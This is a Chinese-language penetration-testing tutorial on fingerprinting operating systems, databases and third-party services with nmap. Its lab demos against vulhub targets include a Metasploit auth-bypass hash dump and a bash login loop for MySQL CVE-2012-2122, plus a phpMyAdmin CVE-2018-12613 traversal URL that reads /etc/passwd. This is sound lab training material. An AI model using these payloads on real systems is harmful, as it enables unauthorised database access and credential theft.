
一、操作系统层面:
1、识别操作系统常见方法
a、有网站
可以通过网站识别通过网站的手工识别方法判断:
windows对大小写不敏感也就是说你在网页中可以替换网站路径的大小写进行测试
b、没有网站
通过nmap进行扫描方法:
nmap -O IP地址
──(root💀kali)-[~/桌面]└─# nmap -O 10.1.1.10Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 21:06 CSTNmap scan report for 10.1.1.10 (10.1.1.10)Host is up (0.0011s latency).Not shown: 999 closed portsPORT STATE SERVICE22/tcp open sshMAC Address: 00:0C:29:13:E9:61 (VMware)Device type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.9Network Distance: 1 hop
备注:不是所有的系统都可以用这种方式扫描出操作系统的类型、在windows的一些高版本中无法探测,例如:
─# nmap -O 10.1.1.129Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 21:10 CSTNmap scan report for 10.1.1.129 (10.1.1.129)Host is up (0.00053s latency).Not shown: 994 closed portsPORT STATE SERVICE80/tcp open httpMAC Address: 00:0C:29:DC:AF:EA (VMware)No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).TCP/IP fingerprint:OS:SCAN(V=7.91%E=4%D=6/7%OT=80%CT=1%CU=36041%PV=Y%DS=1%DC=D%G=Y%M=000C29%TMOS:=60BE1ADE%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I%OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%OS:T=80%CD=Z)
c、TTL
不同的操作系统的默认TTL值是不同的, 所以我们可以通过TTL值来判断主机的操作系统,但是当用户修改了TTL值的时候,就会误导我们的判断,所以这种判断方式也不一定准确。下面是默认操作系统的TTL:1、WINDOWS NT/2000 TTL:1282、WINDOWS 95/98 TTL:323、UNIX TTL:2554、LINUX TTL:645、WIN7 TTL:64
d、特殊端口 如(22 / 139 / 445 / 1433 / 3389)
2、简要两者区别及识别意义
区别出不同的操作系统才能对症下药、因为windows和linux的漏洞是不一样的、可能windows的漏洞在windows上就不能运用,
3、操作系统层面漏洞类型对应意义
不同的漏洞会造成不同漏洞利用的条件
4、简要操作系统层面漏洞影响范围
有些漏洞会对操作系统造成崩溃、而有些系统只是蓝屏、或者是权限的提升
二、数据库层面
1、识别数据库类型常见方法
默认的语言搭配的数据库
组合类型asp + access/mssql组合类型php + mysql组合类型aspx+mssql组合类型jsp +mysql/oracle组合类型Python + MongoDB
常见的数据库默认端口号
关系型数据库mysql 3306sqlserver 1433oracle 1521psotgresql 5432非关系型数据库MongoDB 27017Redis 6379memcached 11211
2、数据库类型区别及识别意义
数据库的不同表示的结构也是不同、写法结构也不一样、所以产生的漏洞也不一样。不同的数据库的攻击方式也不完全一样。
3、数据库常见漏洞类型及攻击
存在弱口令数据库漏洞
4、简要数据库层面漏洞影响范围
数据库权限网站权限修改网页内容
第三方层面
1、如何判断有那些第三方平台或软件
通过网站去扫描有些网站安装了第三方的软件如phpmyadmin通过扫描就可以发现他的安装目录判断安装了第三方软件端口扫描nmap -O -sV 10.1.1.130Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 09:26 CSTNmap scan report for 10.1.1.130 (10.1.1.130)Host is up (0.00085s latency).Not shown: 978 closed portsPORT STATE SERVICE VERSION21/tcp open ftp vsftpd 2.3.422/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)23/tcp open telnet Linux telnetd25/tcp open smtp Postfix smtpd80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)111/tcp open rpcbind 2 (RPC #100000)139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)512/tcp open exec?513/tcp open login?514/tcp open tcpwrapped1099/tcp open java-rmi GNU Classpath grmiregistry1524/tcp open bindshell Metasploitable root shell2049/tcp open nfs 2-4 (RPC #100003)2121/tcp open ftp ProFTPD 1.3.13306/tcp open mysql MySQL 5.0.51a-3ubuntu55432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.75900/tcp open vnc VNC (protocol 3.3)6000/tcp open X11 (access denied)6667/tcp open irc UnrealIRCd8009/tcp open ajp13 Apache Jserv (Protocol v1.3)8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
2、简要为什么要识别第三方平台或软件
不同的第三方软件或工具存在不同的漏洞、识别到更多的信息对收集到的漏洞也就越多
3、常见第三方平台或软件漏洞类型及攻击
弱口令软件的漏洞攻击
4、简要第三方平台或软件安全测试的范围
直接获取到软件的权限便于进一步的提权和攻击
补充
除去常规wEB安全及APP安全测试外,类似服务器单一或复杂的其他服务(邮件,游戏,负载均衡等),也可以作为安全测试目标,此类目标测试原则只是少了wEB应用或其他安全问题。所以明确安全测试思路是很重要的!
四、演示案例
1、上述涉及的基础知识
2、演示某操作系统层面漏洞
3、演示某数据库弱口令及漏洞演示
方法1
漏洞探测
参考文档:https://vulhub.org/#/environments/mysql/CVE-2012-2122/┌──(root💀kali)-[~]└─# nmap -O -sV 10.1.1.133Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 11:09 CSTNmap scan report for 10.1.1.133 (10.1.1.133)Host is up (0.0011s latency).Not shown: 998 closed portsPORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 7.4 (protocol 2.0)3306/tcp open mysql MySQL 5.5.23MAC Address: 00:0C:29:13:E9:61 (VMware)Device type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.9Network Distance: 1 hopOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
漏洞利用

msf6 auxiliary(scanner/mysql/mysql_hashdump) > use auxiliary/scanner/mysql/mysql_authbypass_hashdumpmsf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set rhosts 10.1.1.133rhosts => 10.1.1.133msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set threads 10threads => 10msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > run[+] 10.1.1.133:3306 - 10.1.1.133:3306 The server allows logins, proceeding with bypass test[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 10% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 20% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 30% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 40% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 50% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 60% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 70% complete[*] 10.1.1.133:3306 - 10.1.1.133:3306 Authentication bypass is 80% complete[+] 10.1.1.133:3306 - 10.1.1.133:3306 Successfully bypassed authentication after 847 attempts. URI: mysql://root:DBrmCST@10.1.1.133:3306[+] 10.1.1.133:3306 - 10.1.1.133:3306 Successfully exploited the authentication bypass flaw, dumping hashes...[+] 10.1.1.133:3306 - 10.1.1.133:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9[+] 10.1.1.133:3306 - 10.1.1.133:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9[+] 10.1.1.133:3306 - 10.1.1.133:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9[+] 10.1.1.133:3306 - 10.1.1.133:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9[+] 10.1.1.133:3306 - 10.1.1.133:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9[+] 10.1.1.133:3306 - 10.1.1.133:3306 Hash Table has been saved: /root/.msf4/loot/20210608111341_default_10.1.1.133_mysql.hashes_091970.txt[*] 10.1.1.133:3306 - Scanned 1 of 1 hosts (100% complete)[*] Auxiliary module execution completedmd5在线解密https://www.cmd5.com/
└─# mysql -uroot -p123456 -h10.1.1.133Welcome to the MariaDB monitor. Commands end with ; or \g.Your MySQL connection id is 886Server version: 5.5.23 Source distributionCopyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.MySQL [(none)]> show databases;+--------------------+| Database |+--------------------+| information_schema || mysql || performance_schema || test |+--------------------+4 rows in set (0.001 sec)
方法二
┌──(root💀kali)-[~]└─# for i in `seq 1 1000`;do mysql -uroot -pwrong -h 10.1.1.133 -P 3306; done 130 ⨯ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)ERROR 1045 (28000): Access denied for user 'root'@'10.1.1.128' (using password: YES)Welcome to the MariaDB monitor. Commands end with ; or \g.Your MySQL connection id is 1553Server version: 5.5.23 Source distributionCopyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.MySQL [(none)]>
4、某第三方应用安全漏洞演示

https://vulhub.org/#/environments/phpmyadmin/CVE-2018-12613/
环境搭建
[root@hdss7-11 CVE-2018-12613]# pwd/opt/vulhub/vulhub-master/phpmyadmin/CVE-2018-12613[root@hdss7-11 CVE-2018-12613]# docker-compose up -d
漏洞利用
http://10.1.1.133:8080/?target=db_sql.php%253f/../../../../../../../../etc/passwd

若有收获,就点个赞吧
0 人点赞


